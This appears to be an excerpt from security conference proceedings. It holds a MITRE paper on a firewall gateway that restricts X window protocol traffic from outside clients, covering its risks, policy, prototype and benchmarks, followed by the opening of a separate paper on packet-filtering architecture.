SAFE USE OF X WINDOW SYSTEM PROTOCOL ACROSS A FIREWALL

Brian L. Kahn
blk@mitre.org

The MITRE Corporation
202 Burlington Road
Bedford, Massachusetts 01730

Abstract

This paper describes a method for safe use of the X window system protocol across a firewall. The approach uses an agent in the communications stream to enforce an access control policy. Topics covered include risks, policy, implementation, and a summary of prototype efforts. Results can be applied to other distributed or client/server applications.

Background

Many organizations are now using or installing a *firewall* to protect their local networks against threats from public and wide area networks. A firewall is positioned between networks and protects resources by controlling access across the boundary. A typical firewall might allow electronic mail to pass through and support Telnet sessions from the protected network to the other side. A firewall allows corporate and institutional users to have controlled access to outside resources, such as the Internet, while protecting their private assets.

Many of these same users would like to use the remote display capabilities of the X window system to run X clients on hosts outside the firewall and display the results on a host inside the firewall. The X window system provides graphical user interface and other display services to clients running on local or remote machines. Unfortunately for the users, there are a number of serious security risks associated with X window system connections across a firewall.

This paper first explains some of these risks. We establish the context for this research, and we define some useful terms. Next, we describe an X Gateway module that is able to control the risks by enforcing restrictions on the X protocol. We describe a policy for X Gateway, both in general and for a specific implementation. A discussion of our experience with a prototype of the X Gateway completes the paper.

Firewall Protection

Connecting systems together in a network has large benefits, but this also creates a large number of risks. A network is a shared medium, so there is a risk of eavesdropping or data capture. Network services allow interaction between the systems on the network, but they are vulnerable to spoofing, denial of service, and penetration attacks. Before an organization allows systems to be connected together into a network, there should be an assessment of the risks and benefits. For many organizations, there is no need for an explicit risk assessment because a level of trust is given to the users just by being allowed on the premises. In such an organization, there may be a few sensitive systems which are not networked, but the physical plant security is adequate to deal with the risks of internal networking.

All assumptions change when networks are connected together, especially when an organization's private network is connected to a public network. The resources which become available to the user community may be very tempting, but the vulnerability must be carefully considered. A firewall can provide protection for a network while allowing some resources on the two networks to be shared.

A firewall provides controlled communications between two points and is usually used to regulate traffic between networks. A firewall is typically built from network components, such as routers and dual-headed boundary hosts, configured to partially isolate the private network. Such a firewall can provide access across a boundary with reasonably low cost and processing overhead.

However, firewall is not a panacea. The main problem with using a firewall for protection is the course granularity of control. A filtering router can be programmed to block packets based on the source or destination address and low level protocol type. A connection layer protocol may serve many different purposes, some of which are desired and some of which are not. A boundary host can be employed to provide application proxy service, or clients, to let the firewall pass specific services discriminated at a much higher level of the protocol

stack. For example, the client and server implementing File Transfer Protocol (FTP) use the TCP/IP protocol. FTP service can be provided by the boundary host at the application level even though general TCP/IP use is blocked at the firewall.

A Context for this Research

A company operates a distributed network of personal computers, workstations, and servers for the computing needs of technical and support staff. The Corporate LAN Interconnection Network (CLIN) spans the two main sites and several remote sites. The configuration is always changing and growing. The CLIN also connects to the Internet public network through several routers and 56Kb high speed modems.

The firewall filters the network traffic, blocking many packets but allowing certain protocols and connections to pass through. The CLIN routers form a *security perimeter* which defines the edge of the firewall to protect the rest of the CLIN against misuse or intrusion by Internet users. The complete firewall consists of the routers and their routing tables, the physical layout of the CLIN, several dual-headed boundary hosts, and corporate policy covering network access by company employees.

The company firewall design and policy prohibits direct communication across the firewall between a company workstation and an outside host. This protects the company network, but it also constrains access to the Internet. To support access to public resources, a company boundary host provides application level proxies for ftp, Telnet, and mosaic.

The X window system is a particularly interesting case. The X protocol enables software (the X client) to run on one machine while using the screen and keyboard of another machine (the X server). The X protocol allows X clients to share the keyboard, mouse, and screen of the host running an X server. The clients may be on the same machine as the X server or on a remote machine. Enabling X connections across the firewall would allow an employee to sit at a company workstation and see the graphical output from software running on a super-computer at a university. The current company security policy does not allow employees to start an X client on an outside host and display the client's output on an X server within the firewall because of concerns about the security risks posed by X connections with the outside.

The Problem with X Across the Firewall

Enabling X window connections across a firewall is straightforward and well understood. The X protocol requires a reliable transport connection, which in practice is either DECNet or TCP/IP between machines. To move X packets across a firewall, it is only necessary to start a proxy running on a boundary host that listens at an agreed port and forwards the packets to the intended X server. The outside client sees the boundary host as the X server host, and the client neither knows nor cares that the X packets are being forwarded inside the firewall. Enabling X across the firewall is not a problem; the problem is making a safe way for outside clients to share the X server with inside clients.

Here is a brief description of the risks related to X. Later in this paper, a more detailed description of X vulnerabilities is given:

- The X window system has no access control beyond client/server connection time. After a client connects to the server, it has full access to all X objects and resources.
- X clients share the keyboard, mouse, display screen, and an operating environment containing graphical objects and data items.
- An X client may elect to receive the user input from any X window, so it is easy for one client to eavesdrop on keystrokes intended for another client.
- A client can view or draw into the windows created by any other client, capturing or faking output.
- One X client may even change the run-time behavior of another client by binding a different function to a button or action.

To summarize the risks, consider this simplified description of the X window system environment—all X clients have access to the screen, keyboard, and mouse of the X server including any objects created by other X clients.

The X Gateway Solution

The risks associated with an X protocol connection can be controlled by restricting the capabilities of the X client. A large set of X clients are self-contained, in that they do not need to interact with other X clients or the resources created by other X clients. These clients can be considered "safe" because they do not interfere with any other client. This set of clients includes many useful programs, and it is very desirable to allow these clients (but only these clients) to cross the firewall.

The X Gateway enables safe X clients and disables clients that engage in "dangerous" behavior. The X gateway is a software module which resides on a boundary host. Clients outside of the firewall see the X Gateway as an X server running on the boundary host. The X Gateway actually acts as a proxy agent, forwarding packets between an X server within the firewall and the outside X clients.

The X Gateway enforces a security policy on the client/server channel that isolates the outside X clients from the inside clients. The X Gateway does this by imposing restrictions on use of the X protocol. Each packet in the X protocol channel across the firewall is examined by the X gateway to ensure adherence to the isolation policy. The external client connecting through the X gateway does not have all the capabilities of an inside client, but the available functionality is adequate for safe applications.

Terms and Concepts

The X window system is an architecture independent system for display of graphical user interfaces (GUIs). The X window system is created, maintained, and freely distributed by MIT and the X Consortium. An X server is a display and keyboard controller that implements the X protocol. An X client is a program that uses the X protocol to communicate with an X server. The server provides display and input handling services to the client. The X server runs on the computer attached to the console display screen, keyboard, and mouse. The X client may run on the same machine as the X server or on another machine. The X protocol is a two way exchange between an X client and an X server over some reliable transport, such as TCP/IP. The X client initiates all X protocol connections.

The X protocol constraint enforcement software is referred to as the X Gateway or Xgate. The X Gateway allows X clients running on hosts outside the company security perimeter to display on X server console screens within the company firewall perimeter. A client connected to a server through the X Gateway is called an X Gateway client or an outside client.

The user is a human seated at the X display console. A host located within the company firewall and connected to the CLIN is called a company host. A host used by the company as part of the firewall (connected to the company network and the outside network) is a boundary host. An X client running on a company host is an inside client, and an X client running on an outside host is an outside client.

An *X object* in this document is a resource referenced by an identifier known as an XID. An X object is a data structure created and held by the X server. *Client objects* are created in response to a client request, using an ID provided by the client. Client objects are windows, pixmaps, cursors, graphics contexts, and client colormaps. Properties are considered to be named attributes of a window. *Server objects* are created by the server for common use by all clients. Server objects are fonts, the default colormap, and the root window. The server also maintains lists and structures to control server operations. The following server resources are referred to as server objects in this document: the host list, the save list, the key and button grab list, the keymap, the keyboard state, and the cursor position. There may be other server resources not listed here, depending on server implementation. Most fonts are loaded in response to a client request, but they are not considered to be client objects.

The *client ID* is an identifier assigned to a client by the X server at client/server connection time. The server permanently associates the client ID with the communication channel being used by the client. A XID is a 32 bit identifier used within the X protocol to identify the objects managed by the X server. XIDs uniquely identify objects. The XID is provided by the client in the request to create an object. The X server ensures that the high bits of a XID match the client ID associated with the channel and that the ID is not already in use. Thus, each XID reliably indicates which client created the object. All remaining client objects are destroyed

when a client disconnects from the server so that clients cannot "inherit" objects from previous clients.

A Review of the Risks

There are many vulnerabilities associated with using the standard X protocol. The general risk areas are described here, and the risk profile is then evaluated to establish a safety policy.

The main risks posed to the company by unrestricted X protocol connections across the firewall are penetration attacks and eavesdropping by an outside agent. A simple example of eavesdropping is an outside X client requesting keystroke events from the window of an inside xterm client in order to steal the password from a Telnet session. A simple example of a penetration attack is an outside X client sending fake mouse button events to an inside mail reader client which causes the inside client to send out some interesting files in email.

Most of the risks result from a total lack of access control within the X environment. The only security decision taken by the X server is whether to allow an X client to make a connection to the server. There are several initial client authorization methods optionally performed at client/server connect time—the method selected depends upon configuration parameters set either by a server start-up database or by a connected client. Once connected, all X clients have equal access to the X objects. Clients can manipulate, modify, or destroy any object (window, scrollbar, etc.) regardless of which client is the owner.

The X server reports events (such as keystrokes or mouse clicks) to any client that registers a request for the event type with regards to a particular window. There is no privacy within X unless a client grabs[1] the keyboard, pointer, or entire server for its exclusive use. In general, every client may eavesdrop and monitor all of the user keystrokes, pointer movement, and mouse button presses regardless of which client or window is actively responding to the user. From the user perspective, the keystrokes and button clicks appear to be picked up by one client application at a time, usually in the window under the mouse. Internally, all events are available to every client that expresses an interest.

Another risk results from abstraction of the input devices, the pointer device ("mouse"), and keyboard. This helps X to be operating system and architecture independent because the physical keyboard and mouse are mapped by software to key symbol events and pointer events. This approach also allows clients to restructure the input system. This can be used to trick the user into "typing" an unintended key sequence or to disable the mouse buttons for denial of service.

Another set of risks stems from the "callback" paradigm adopted by many X client libraries. This approach dynamically binds events to functions within the code. Many X clients accept detailed run-time configuration parameters from a shared database stored in the RESOURCE_MANAGER property on the root window. Some clients will reconfigure themselves in response to a certain kind of message from another client after their initial startup configuration. Client messages are a special event type intended for interclient communications, and there is a protocol called EditRes which allows one client to alter the internal structure of another client. EditRes is part of the basic X tool kit library (Xt). It is used by the Athena widget library and is easily included into other tool kits. For example, xterm from the X11 distribution and Gnu Emacs respond to the EditRes protocol. Run-time binding can change many things in subtle ways, but here is a simple example: a rogue outside client could alter the operation of an inside client by rebinding the Save & Exit panel button to the function exit_without_saving_changes().

Clients may request the server to create and send synthetic events that closely resemble real events, and many clients will respond to these fake events. This leads to a serious penetration risk when there are command shell clients such as xterm, hpterm, decterm, or commandtool running and connected to the display. A rogue outside client can send fake keystrokes to an inside client and cause arbitrary commands, or programs, to be run on the system running the inside client, just as if the user had typed the keys. This vulnerability extends well beyond the client's running command shells because any sequence of key presses and pointer events can be sent to any inside client. This vulnerability may be used with any client to effect penetration or other types of attacks. Most of the shell tools in the xterm

[1] Use of the X grab functions tends to hog the server and is understandably considered to be antisocial behavior for any extended period, so well-behaved clients only issue a grab for short term events like popping menus or dialogue panels.

family ignore synthetic events by default, but this risk can be combined with the reconfiguration risks described in the previous paragraph to make current or future clients respond to synthetic events.

Combinations of attacks using the standard X protocol risk the use of company resources and permissions to mount attacks from one outside host against another outside host. The problem is most easily expressed in a scenario: if user, JohnA, starts up clients on two outside machines, SponsorHostB and CollegeHostC, then another user, JaneD, may be able to launch an attack against SponsorHostB from CollegeHostC by exploiting shared resources through the X Gateway.

A denial of service attack is easy to carry out but difficult to counter in a generic way. X clients routinely grab the server for exclusive use when menus are dropped or dialogue panels are raised, so it is not an abnormal occurrence. Besides this, there are a number of ways to prevent other clients from engaging in normal X operations. However, this attack is not a serious concern for company users because recovery from a worst case scenario only requires restarting the X server.

X Gateway - Policy and Implementation

This section describes the policy developed for the X Gateway and presents issues relevant to building our Xgate prototype. The policy is presented in three ways: a high level statement of seven policy objectives, a longer explanation of each policy objective, and design statements reflecting how each objective is supported in the prototype implementation. Experience with the Xgate prototype is briefly summarized. There is also some discussion of policy alternatives and connections from inside clients to outside servers.

Developing a security policy for X is difficult due to a great complexity in the protocol (over 120 packet types), together with complex interactions between clients and objects. The following policy was developed, after several false starts, by starting with a simple policy that describes a well-behaved client and elaborating with more detailed clauses to cover the peculiarities of the X window system functionality.

It is not always possible or practical to add security after the fact, and it is almost always more difficult than addressing security during the design phase.

The X protocol is suited for an in-line policy enforcement module because the information needed for an access control decision is available within each X protocol packet. The operation indicated by a packet is determined by the packet type and some of the parameters. The client invoking the operation is determined by the point-to-point communication channel (typically TCP/IP). The objects of the operation are, in most cases, explicitly identified in the packet, and the XID used to identify each object also indicates which client created that object. The successful X gateway prototype suggests that it is sometimes practical to add security to a client/server relation by using a constraint processor in-line with the protocol stream.

The X Gateway policy is based on one fundamental observation: most clients do not need all of the X protocol functionality. The X Gateway is considered a success if it enables many of the programs which users want to run across the firewall. Most X clients are only interested in their own windows and objects; and, except for the standard cut-and-paste mechanism, most clients make no attempt to interact with other clients.

X Gateway Client Isolation Policy

The X Gateway policy describes isolation of outside clients.

1. Client object access: X Gateway shall isolate outside clients by restricting object use. An outside client may not use objects created by any other client.

2. Server object access: X Gateway shall protect normal operations by restricting access from outside clients to server state or control objects.

3. Selection requests: X Gateway shall protect the client selection mechanism by restricting use of the interclient exchange initiated by ConvertSelection.

4. User Notification: X Gateway shall notify the user of significant changes that are allowed by policy but significantly affect the access control profile.

5. Image Capture: X Gateway shall prohibit outside clients from accessing portions of the screen image generated by other clients.

6. Denial of Service: X Gateway shall provide some counter to denial of service attacks.

7. Audit: X Gateway shall provide a mechanism for audit security-relevant events and should also support audit of normal X protocol and audit reduction.

Explanation of Client Isolation Policy

The X Gateway policy describes isolation of outside clients in respect to objects created by other clients, server objects, the physical screen, and control flow. Note that this policy does not restrict inside clients in any way.

1. The primary clause of the policy is the restriction on interactions between clients. Window managers need to interact with other clients a great deal, and so, it is not possible to run a window manager as a remote client through the X Gateway. Most X applications do not interact with other clients, with the notable exception of the cut-and-paste exchange. Indeed, the loss of the cut-and-paste capability from outside clients to inside clients is the greatest drawback of the X Gateway policy. This issue is addressed below in Policy Alternatives.

2. The server creates a number of objects shared by many clients, notably the root window, the default colormap, and character fonts.[2] There are also a number of configuration structures maintained by the server that affect various operations. It is possible to write an X Gateway that captures references to the default server objects and redirects these to X Gateway objects, but allowing selective access to server objects has the advantage of lesser complexity and code size.

3. The X selection mechanism is intended for interclient communications. The cut-and-paste exchange is the most common use for selections. The problem with cut-and-paste (or other selections) is that exchange goes on between clients and may not have been initiated or intended by the user. The X Gateway controls when an outside client may request a paste, but it does not control the paste action itself which is performed by the inside client.

4. User notification is a general-purpose salve for areas that are sensitive to exploitation but cannot be avoided. Two areas are called out here; but other situations may be handled the same, depending upon the policy most appropriate for the user site.

   Most X servers support a number or mechanisms for authentication of client identity at client/server connection time. Unfortunately, strong authentication mechanisms may be a burden to administer or may not be supported by every server, and many sites or users will end up with one of the weaker mechanisms. It is considered worthwhile to alert the user (or to obtain user approval) before any new client connects via the X Gateway.

   The keyboard focus is held by a single window, and any key stroke events are associated with that window. Most of the time, the focus is transferred by the window manager when the user moves the mouse pointer or presses a key sequence requesting a focus change. The X server will also change the focus in response to a client request, and the user may not be aware that key events are channeled to an outside client without a visible indicator.

   Some implementations may rely on the window manager (WM) to indicate keyboard focus. The WM usually indicates the keyboard focus through a change in the window border or title bar. The disadvantage of this approach is the implied trust of the WM, which is complex software.

5. Clients may obtain images from the display in two ways by inheriting an image of the screen at window creation or by querying the server for a copy of some portion of the screen. Few clients need this capability,

[2] Atoms are a relation between strings and identifiers maintained by the X server. Atoms may appear to be an important object type or resource, but the X Gateway is not concerned with them. Atoms can only be created, never changed or destroyed, so their information content is very small.

and we chose to preclude this as a matter of policy. On the other hand, some applications (for example, several groupware programs) may have good reason to extract images with other clients. Support for such clients would call for a change in this policy clause.

6. Denial of service is difficult to prevent, as a matter of policy, without disrupting the operation of the client's user interface. It is not uncommon for well-behaved clients to grab complete control over the keyboard, pointer, or entire server for brief periods. The X Gateway may be implemented to block or immediately release any explicit or implicit server grabs while maintaining the correct keyboard focus and visual effect. Another approach is to provide the user a way out when under attack by providing a kind of trusted path to the X Gateway with options to kill off offending processes or specific server grabs.

7. Audit is an important, and often overlooked, property of security software. The determination of which events are interesting to audit is open for debate—certainly, new client connections but possibly, violations of policy. It should be understood that many clients will make minor violations of the policy that are blocked or countered by the X Gateway.

Implementation of Client Isolation Policy

Here are details of the simple client isolation policy with minimal extensions. Implementation clauses marked with a square bracket are not yet supported in the Xgate prototype.

1. Client object access: check the high bits of all XIDs used as parameters.

   a. A match with the client ID indicates that the client created the object allowed.

   b. Server objects have a unique value in place of the client ID (usually zero), and these are covered in clause 2, or the request is blocked.

2. Server object access: restrict access to objects that cannot contain sensitive information.

   a. All references to fonts and the default color map are allowed.

   b. The root window may be used as the parent in CreateWindow request or as the drawable in CreateGC and CreatePixmap requests.

   c. The cursor position may be accessed normally.

   d. Server grabs are prohibited.

   e. The keymap and keyboard state may not be accessed.

      *Sanitize response to QueryKeymap request.

      *KeymapNotify events are blocked or sanitized.

   f. The host list and the access control mode may not be accessed.

   g. The root window may not be used in any other way including window properties, redirected events, image queries, etc.

3. Xgate will block ConvertSelection requests when the client is not the selection owner.

   a. Simply checking ownership with GetSelectionOwner creates a race condition.

   b. Xgate may return a NoOwner error for all ConvertSelection requests.

   c. Xgate may use the following protocol in place of a ConvertSelection request.

      *GrabServer and GetSelectionOwner.

      *If owner is the outside client, then do ConvertSelection or else return NoOwner.

      *UngrabServer.

d. Xgate may change the selection type to a selection held by Xgate.

*Xgate may act as an intermediary for a interclient subpolicy.

*Site policy may allow a cut-and-paste with explicit user authorization.

4. Xgate notifies the user when new clients connect and when the keyboard events are being associated with an outside client window.

   a. Xgate posts a yes/no query button asking the user for permission to initiate the connection for each client, identifying the IP address of the client's host.

   b. Xgate provides a visual indication when keyboard focus is held by an outside client.

      *A small, simple focus indicator graphic is shown when key events are going out.

      +Xgate will request FocusChange events on all windows of all outside clients.

      +Focus indicator is kept visible whenever it is being shown (mapped).

      +Repeated obscuring of the focus indicator is a security-relevant event.

      *The focus indicator is posted when key events are sent to an outside client if the focus is held by root (this happens if the client is under the pointer).

      *These rules are fully enforced during all grabs.

5. Xgate will restrict explicit and implicit pixel reads.

   a. New window creates requests with a parent value of ROOT, and a background pixel value of NONE will be modified to a background of BLACK_PIXEL or PARENT_RELATIVE.

   b. Explicit reads are prohibited by clauses 1 and 2.

6. Xgate provides an escape for the user.

   a. Event stream is monitored during keyboard grabs.

   b. Xgate "hot key" sequence to kill one or all Xgate clients.

7. The audit mechanism is two tiered.

   a. Xgate logs client connections and terminations directly to a file.

   b. Xgate performs configurable audit reduction.

      *Xgate accepts audit rules on stdin; generates audit log on stdout.

      *Five levels of detail in the formatted output.

      *Logging level can be set for the four major packet groups and for individually identified packets.

      *Supports selective blocking of packets by type.

      *Xgate provides a GUI interface to the daemon for ease of use.

Xgate Prototype

The MITRE Corporation has built a prototype of the X Gateway module named Xgate. This section describes the approach taken and summarizes lessons learned from the effort.

The MITRE Xgate prototype is built on top of a freely available package named Xmon.[3] The purpose of Xmon is to monitor the X protocol stream and audit packets at the selected level of detail. A developer can watch the X protocol

[3] Available on several Internet archive sites. One URL is ftp://ftp.uu.net/Usenet/comp.sources.x/volume9/Xmon.

packets go past and determine exactly what is happening at any point. This is useful, both for debugging problems and for determining how X clients are using the X server. Each of the 120 plus packet types can be individually selected for audit using a graphical user interface, and Xmon can also block transmission of selected packet types. These built-in capabilities make Xmon a good choice for a prototyping effort.

The Xgate prototype required approximately 12 weeks of staff effort, generating close to 6000 lines of code in 150KB of file space. The design analysis, comprising the bulk of this paper, required a similar investment of staff time.

Once development moves beyond the prototype stage it may be possible to increase efficiency by trimming back the code. We expect to improve packet latency, throughput, and resource utilization in later implementations. After the details of the policy and design decisions are well settled, we expect to recode an Xgate module from scratch or rebuild on top of a simpler code base. Xroute is another publicly available package to consider at that point, a tiny X connection router which simply bounces X packets from one machine to another.

Experience with the prototype led to changes in the X Gateway policy interpretation. We used the flexible auditing capabilities inherited from Xmon to examine the specific use of the X protocol by various popular X clients. We observed a number of policy violations by X clients that were not related to any kind of attack.

We had planned to limit Xgate processing to requests flowing from the clients to the server. It is possible to enforce policy simply by blocking some requests. Some implementers may choose to build an X Gateway to only monitor and filter the client-to-server stream, as we originally intended, resulting in simpler and faster code. Our early tests showed us, however, that some clients make a few policy violations but should be allowed to run because these are basically safe clients with no intent to subvert or entangle other clients. We chose to manipulate the query/response stream to control the behavior of certain important clients, "persuading" these clients to act within the policy bounds.

Some well known X clients violate a simple interpretation of the policy to cover unusual situations or make an application more robust. In example, the Xv image viewer client (often used with Mosaic) examines the top level windows of other clients in an attempt to discover which window manager is in use. Blocking the offending packets tends to kill the applications, yet there is no threat from the clients themselves. We figured out several fixed content messages that can be returned to the client without compromising the policy. The specifics are described in the following section, "Implementation Extensions to Enhance Compatibility." The disadvantage in this approach is a small amount of extra code inside Xgate. There is also a performance penalty, because this manipulation of the protocol requires Xgate to scan both the incoming request stream and the outgoing reply/event/error stream.

Particular attention should be given to the documentation and structure of the Xgate software. Confidence in the analysis phase is crucial because the Xgate implementation is a security critical component.

Performance is a concern for our users, but we do not see any problem with Xgate in place. On an Ethernet based network, there is a slight, but noticeable, difference between a plain application and one running through Xgate. Our experience indicates that network connections (such as a T1 link) impose more delay than the Xgate prototype. Furthermore, the prototype has not yet been tuned for performance, yet its performance is more than adequate for our users. Unfortunately for this discussion, performance under X windows is very difficult to measure, both in selection of meaningful tests and interpretation of test results.

There is no perceptible difference in response time with or without Xgate for our typical user: an X connection across an Ethernet network between two Sun SPARC workstations which is creating and destroying complex widgets. There is a slight difference in response for this same client connected to a local server (no network hop) when compared with the client connected to the local server via Xgate. The conclusion is that the latency delay imposed by Xgate is hidden by the latency imposed by a local area network.

Tests performed with X11perf (a server test tool from the X11 distribution) shows that Xgate causes an approximate 7% decrease in maximum performance for a mix of X11 actions. Note that X11perf determines the client/server round trip time

and extracts that time from the test results. The results below compare Xroute (a simple X forwarder) with Xgate. These results are of interest but may not apply to an X client running the X server at less than full capacity. The load on the Sun SPARC running the Xgate module ranged from 2% to 11%.

```
xgate[129] time x11perf -display boundary:1 -repeat
1 -f8text -popup -scroll100 -copypixwin100
-fspellipse100 -ostrap100

x11perf - X11 performance program, version 1.3
MIT X Consortium server on security:1.0
from vanity
Wed Oct 19 18:28:32 1994
Sync time adjustment is 10.8001 msecs.
 18000 reps @  0.2856 msec (3500.0/sec): 100-pixel
fill slice partial ellipse
 20000 reps @  0.2153 msec (4650.0/sec): Fill
100x100 opaque stippled trapezoid
504000 reps @  0.0075 msec (134000.0/sec): Char
in 70-char line (8x13)
 10000 reps @  0.5436 msec (1840.0/sec): Scroll
100x100 pixels
  4000 reps @  1.3480 msec ( 742.0/sec): Copy
100x100 from pixmap to window
 20000 reps @  0.2494 msec (4010.0/sec):
Hide/expose window via popup (25 kids)
 30000 reps @  0.2182 msec (4580.0/sec):
Hide/expose window via popup (100 kids)
    111.6 real         1.1 user         1.7 sys

xgate[130] time x11perf -display boundary:2 -repeat
1 -f8text -popup -scroll100 -copypixwin100
-fspellipse100 -ostrap100

x11perf - X11 performance program, version 1.3
MIT X Consortium server on security:1.0
from vanity
Wed Oct 19 18:32:06 1994
Sync time adjustment is 5.6688 msecs.
 18000 reps @  0.2871 msec (3480.0/sec): 100-pixel
fill slice partial ellipse
 30000 reps @  0.2049 msec (4880.0/sec): Fill
100x100 opaque stippled trapezoid
720000 reps @  0.0074 msec (135000.0/sec): Char
in 70-char line (8x13)
 10000 reps @  0.5396 msec (1850.0/sec): Scroll
100x100 pixels
  4000 reps @  1.8645 msec ( 536.0/sec): Copy
100x100 from pixmap to window
 20000 reps @  0.2583 msec (3870.0/sec):
Hide/expose window via popup (25 kids)
 30000 reps @  0.2221 msec (4500.0/sec):
Hide/expose window via popup (100 kids)
    119.9 real         1.3 user         3.0 sys

  PID TT STAT  TIME SL RE PAGEIN SIZE  RSS
LIM %CPU %MEM COMMAND
24419 p2 S     0:04  0 43      0  168  384    xx 10.5
0.6 xgate

  PID TT STAT  TIME SL RE PAGEIN SIZE  RSS
LIM %CPU %MEM COMMAND
24419 p2 S     0:05  2 72      0  168  384    xx  2.0
0.6 xgate
```

The prototype is not available for public release at this time.

Implementation Extensions to Enhance Compatibility

The X Gateway enforces a security policy by imposing restrictions on the use of the X protocol. There are some X clients which cannot work through Xgate, and this is the desired result: we do not want outside clients to manipulate all the windows as a window manager does, and we do not want outside clients to copy the screen image as the xgrab utility does. Unfortunately, there are expected to be some X clients which users want to use; and yet, do not conform to the Xgate policy. The Xgate prototype includes some extensions which are not needed for security but do enhance compatibility.

Unless otherwise stated, X protocol requests that do not meet the policy requirements are simply dropped from the client/server stream without any error notification. The dropped packets are replaced in the stream by X protocol no operation (NOP) packets in order to maintain synchronization of sequence numbering in the client/server stream.

Blocking requests which normally generate a reply from the server will disrupt operation of the offending client. Some of these clients can be persuaded to run within the policy constraints by simulating a sterile environment. The Xgate may be implemented to allow requests to pass into the X server and then replace the reply with a fixed-content packet that corresponds to "no such object" or otherwise null response. This can only be allowed for informational requests that make no changes to objects or server state. Passing these requests, and then changing the reply packet, works well enough; but it would be conceptually cleaner if

Xgate were to replace the request with a NOP and manufacture a null response. The problem is that replies, events, and errors must be returned in the same order as the requests which generated them, and it is difficult to insert the null reply packet into the right spot in the response stream. Examples of some common requests which are disallowed by the Xgate policy, but may be covered by a null response, are ListProperties, GetProperty, and GetSelectionOwner. This approach may allow normal operation of clients, which would otherwise fail to work with the Xgate, but it must be balanced against the undesirable complexity of additional code in the Xgate module.

The QueryTree request is a candidate for a slightly, more complex, form of censorship. The X windows are organized into a tree with the root window at the root of the tree. The QueryTree request normally returns the parent and a list of the children for the target window. There is no way for sensitive information to be compromised by QueryTree, so the request could be allowed through. However, we have found some popular X clients which check values of properties on the windows of other clients to gather information about the user's environment. Modifying the server response to QueryTree using the following two rules will convince a client that there are no other clients displaying on the server.

1. If a child window does not belong to the requesting client, remove it from the list.

2. If the parent window does not belong to the requesting client, change it to the root window.

Outside clients cannot be allowed to read every property on the root window because some properties may contain information we want to protect. It may be desirable to support the use of the RESOURCE_MANAGER for program defaults (set by xrdb). Some clients may need access to an application specific root window property. Selective access to root window properties, either read-only or read-write, may be simulated by redirecting specific requests to a window owned by Xgate. A trusted cut-and-paste mechanism with explicit user approval could be supported by Xgate using a similar redirection technique.

Policy Alternatives

Several alternatives to the policy described above are reasonable for sites with different priorities or concerns. Care should be taken when making changes to any security policy because changes which seem modest may have subtle interactions with other policy clauses. That said, these alternatives are worth considering. Any of the following can be used to enable cut-and-paste between inside and outside clients, a capability expected to top the list of features requested by users.

1. Allow groups of X Gateway clients to communicate as per standard X.

    a. All outside clients allowed to interact.

    b. A group of clients specifically selected by the user allowed to interact.

    c. Clients on the same remote host allowed to interact.

2. Allow certain inside clients to interact with outside clients.

    a. A trusted cut-and-paste clipboard could be started up by the X Gateway.

    b. The trusted clients must be specially "hardened" to resist attacks via the X protocol.

3. Enhance the client authentication mechanism.

    a. Use a one-time key in place of the XAUTH key because the XAUTH key can be reused by any client from the same host until the X server restarts.

    b. Replace the enhanced authentication string with a standard mechanism (probably XAUTH) when forwarding the connect request to the server.

Policy for Connecting Inside Clients to Outside Servers

The X Gateway enforces policy over X connections which are *inbound*, that is X clients outside of the firewall displaying on a server within the firewall.

Users are also interested in *outbound* X connections, that is an X client within the firewall displaying on an outside server. The risks associated with outbound X connections are more difficult to counter because less of the environment is under the controlled conditions within the firewall. The direct risk is uncertainty about the integrity of the inputs received from the X server. The indirect risks are the actions which the client may take in response to this low integrity input.

There are several aspects to this risk. These aspects may be placed into an order by the difficulty of the attack:

1. Outside clients connected to the outside X server using the X protocol.

2. The outside X server may have been corrupted.

3. The connection between the server and the inside client may be compromised.

The specific attacks which may be mounted against an outbound X client are the same as the penetration attacks described for the X Gateway policy. In the worst case, the X client may be induced to take any action permitted by the host operating system.

Since it is not possible to provide guarantees on the integrity of input events when company clients display on outside servers, the following policy assumes that the outside server is sound and that protections are to counter rogue X clients connected to the outside server. For this reason, there should also be a convincing argument showing why a company client cannot release sensitive information, regardless of the input stream, before use is allowed in an outbound X connection. It should also be noted that anything displayed on the outside server is visible to all other clients connected to that server (with very little effort) and to every host connected to the same networks (with a little more effort). The input events sent to the company client are also publicly visible.

A sensible precaution, whatever other measures are used, is to take extra steps to isolate the outbound client from company resources and assets. The company client should be run on a host which supports isolation of users (such as UNIX or VMS), and the client should execute from a restricted account. This relies on operating system protections to prevent release of information in case the outbound client is compromised. Another approach is to demonstrate that the client software is limited to a safe set of operations by analysis and review of the code.

Within these constraints, two simple policies will help to protect against attack by outside clients when displaying on an outside server. One policy seizes the server; the other hides behind a filter. To prevent attacks during use of a company client:

1. Purge or set the RESOURCE_MANAGER database property.

2. Grab the server for exclusive use by the company client.

A shell X client can be written to avoid race conditions. The shell can grab the server, verify the resource database, and execute the intended client within a single X connection. This approach is simple and sound, but it prevents other clients from using the X server when the company client is running.

An alternative policy is more complex to implement and analyze, but more pleasant to use. Assuming the company trusts the integrity of the remote server (or the client cannot be attacked via false inputs), the remaining risks to the client are synthetic events and client messages. Both are easily identified and filtered because the server sets the send_event flag in the event structure.

Summary

Xgate is still in the prototype stage, but it is an apparent success. The policy has shown to be sufficiently restrictive for security, while compatible enough to run numerous useful X clients. The approach is proven to be effective and sound without relying on unduly complex software for the security critical policy enforcement. There is a performance penalty, large enough to be detectable by the user; but overall, the package is thoroughly usable and practical. This approach also shows promise for application to other client/server or distributed applications with well defined protocols.

An Architecture for Advanced Packet Filtering

Andrew Molitor

Network Systems Corporation
amolitor@network.com
7600 Boone Ave.
Brooklyn Park, MN, 55428

ABSTRACT

Packet filtering in routers has been underrated as anything but an adjunct to other network security measures. This paper presents an architecture, and an implementation of it, for packet filtering that addresses many of the perceived problems with packet filtering. Starting from a short discussion of what constitutes a network access policy, the paper makes a case for extremely flexible packet filtering as an integral part of an access policy. After briefly examining a couple of commonly used packet filtering implementations, the paper goes on to describe a more flexible architecture for packet filtering, and gives some examples of how the implementations of this architecture can be used. After a discussion of how the architecture and the implementations better support auditing and assurance procedures for a network access policy, the paper finishes with a description of some of the more architecturally interesting planned future development.

1. Introduction

In recent history, packet filtering has come to be seen as inadequate for 'real security' [Ra], which has led to the proliferation of non-router, non-packet-filter based approaches to managing network access policies [Ra, Che]. In truth, many implementations of packet filtering are limited, and it is certainly also true that not every aspect of every security policy can be handled by anything resembling that which we think of as packet filtering. See [Cha] for the definitive discussion. The goal of this paper is to outline an architecture which can provide high quality packet filtering (and more generally, access policy implementation and management), which can grow as the needs of access policies become more well defined, and which can integrate reasonably well with more traditional host based access policy mechanisms. We also take this opportunity to talk about access policy strategies, and how the architecture described herein works with our preferred viewpoint.

